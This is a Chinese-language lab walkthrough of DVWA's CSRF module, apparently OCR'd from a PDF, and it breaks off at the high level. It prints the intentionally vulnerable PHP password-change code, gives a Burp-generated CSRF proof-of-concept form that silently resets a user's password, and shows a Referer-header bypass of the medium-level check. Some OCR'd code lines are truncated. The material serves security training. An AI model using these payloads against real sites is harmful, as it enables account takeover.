
从代码中可以看出未作任何防御，直接更改密码。

```
if( isset( $_GET[ 'Change' ] ) ) {
  // Get input
  $pass_new  = $_GET[ 'password_new' ];
```


```
  $pass_conf = $_GET[ 'password_conf' ];

  // Do the passwords match?
  if( $pass_new == $pass_conf ) {
     // They do!
     $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GL
     $pass_new = md5( $pass_new );

     // Update the database
     $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
     $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"]))

     // Feedback for the user
     $html .= "<pre>Password Changed.</pre>";
  }
  else {
     // Issue with passwords matching
     $html .= "<pre>Passwords did not match.</pre>";
  }

  ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}
```

先使用burpsuite进行抓修改密码的数据包

再使用Generate CSRF PoC进行构造poc



CSRF HTML中的代码是构造好的




把构造好的代码复制出来，复制到自己创建的HTML文件里，value里的值是要修改成的密码。


csrf.html

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://192.168.1.108/dvwa/vulnerabilities/csrf/">
      <input type="hidden" name="password&#95;new" value="hongri" />
      <input type="hidden" name="password&#95;conf" value="hongri" />
      <input type="hidden" name="Change" value="Change" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

点击submit request即可修改



修改成功



1.2.2.3 medium等级

从代码中可以看出先检测referer是否包含主机名称，再进行更改密码。


```
if( isset( $_GET[ 'Change' ] ) ) {
  // Checks to see where the request came from
  if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
     // Get input
     $pass_new  = $_GET[ 'password_new' ];
     $pass_conf = $_GET[ 'password_conf' ];

     // Do the passwords match?
     if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string(
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"]

        // Feedback for the user
        $html .= "<pre>Password Changed.</pre>";
     }
     else {
        // Issue with passwords matching
        $html .= "<pre>Passwords did not match.</pre>";
     }
  }
  else {
     // Didn't come from a trusted source
     $html .= "<pre>That request didn't look correct.</pre>";
```

```
  }

  ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}
```


先看下phpinfo中SERVER_NAME是什么

_SERVER["HTTP_UPGRADE_INSECURE_REQUESTS"]	1
_SERVER["HTTP_CONNECTION"]	keep-alive
_SERVER["HTTP_HOST"]	localhost
_SERVER["REDIRECT_STATUS"]	200
_SERVER["SERVER_NAME"]	localhost
_SERVER["SERVER_PORT"]	80
_SERVER["SERVER_ADDR"]	127.0.0.1
_SERVER["REMOTE_PORT"]	1981
_SERVER["REMOTE_ADDR"]	127.0.0.1
_SERVER["SERVER_SOFTWARE"]	nginx/1.11.5
_SERVER["GATEWAY_INTERFACE"]	CGI/1.1

访问poc，并抓包修改referer，添加localhost进行绕过



修改成功



1.2.2.4 high等级


从代码可以看出增加了Anti-CSRF
token机制，用户每次访问更改页面时，服务器都会返回一个随机token，向服务器发送请求时，并带上随机token，服务端接收的时候先对token进行检查是否正确，才会处

```
if( isset( $_GET[ 'Change' ] ) ) {
  // Check Anti-CSRF token
  checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

  // Get input
  $pass_new  = $_GET[ 'password_new' ];
  $pass_conf = $_GET[ 'password_conf' ];

  // Do the passwords match?
  if( $pass_new == $pass_conf ) {
     // They do!
     $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GL
     $pass_new = md5( $pass_new );

     // Update the database
     $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
     $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"]))

     // Feedback for the user
     $html .= "<pre>Password Changed.</pre>";
  }
  else {
     // Issue with passwords matching
     $html .= "<pre>Passwords did not match.</pre>";
  }

